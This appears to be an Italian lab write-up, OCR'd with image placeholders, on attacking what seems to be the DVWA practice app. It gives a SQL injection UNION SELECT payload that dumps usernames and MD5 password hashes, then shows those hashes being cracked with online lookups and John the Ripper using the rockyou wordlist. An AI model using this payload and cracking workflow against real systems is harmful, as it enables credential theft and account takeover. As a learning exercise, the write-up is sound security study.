
PASSWORD CRACKING

SQL INJECTION


1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#



MD5

Md5online.it, il tool on line che ti permette di criptare e decriptare stringhe utilizzando l'MD5. L'MD5 è una funzione hash crittografica, Questa funzione prende in input una stringa di lunghezza arbitraria e ne produce in output un'altra a 128 bit.


- 5f4dcc3b5aa765d61d8327deb882cf99 → password



md5-decript("5f4dcc3b5aa765d61d8327deb882cf99")

password


- e99a18c428cb38d5f260853678922e03 → abc123



md5-decript("e99a18c428cb38d5f260853678922e03")

abc123


- 8d3533d75ae2c3966d7e0d4fcc69216b → charley



md5-decript("8d3533d75ae2c3966d7e0d4fcc69216b")

charley


- 0d107d09f5bbe40cade3de5c71e9e9b7 → letmein



md5-decript("0d107d09f5bbe40cade3de5c71e9e9b7")

letmein

- 5f4dcc3b5aa765d61d8327deb882cf99 → password



md5-decript("5f4dcc3b5aa765d61d8327deb882cf99")

password

JOHN THE RIPPER

E’ un tool di password cracking utilissimo per ridurre i tempi di cracking durante una sessione di brute force:

```
$ john
Created directory: /home/kali/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
```

Ho creato un mio file con le informazioni trovate attraverso la SQL Injection:

passwords.txt

```
  GNU nano 6.4
admin:5f4dcc3b5aa765d61d8327deb882cf99
Gordon:e99a18c428cb38d5f260853678922e03
Hack:8d3533d75ae2c3966d7e0d4fcc69216b
Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
Bob:5f4dcc3b5aa765d61d8327deb882cf99
```

Ho usato una wordlist per aiutare il tempo di cracking e ridurlo in modo significativo:

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists/

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt
```

Ora verrà utilizzo l'applicazione John per decifrare il file delle password:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (Gordon)
letmein          (Pablo)
charley          (Hack)
4g 0:00:00:00 DONE (2023-03-01 10:26) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=Raw-MD5
Password files required, but none specified

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=Raw-MD5 passwords.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
```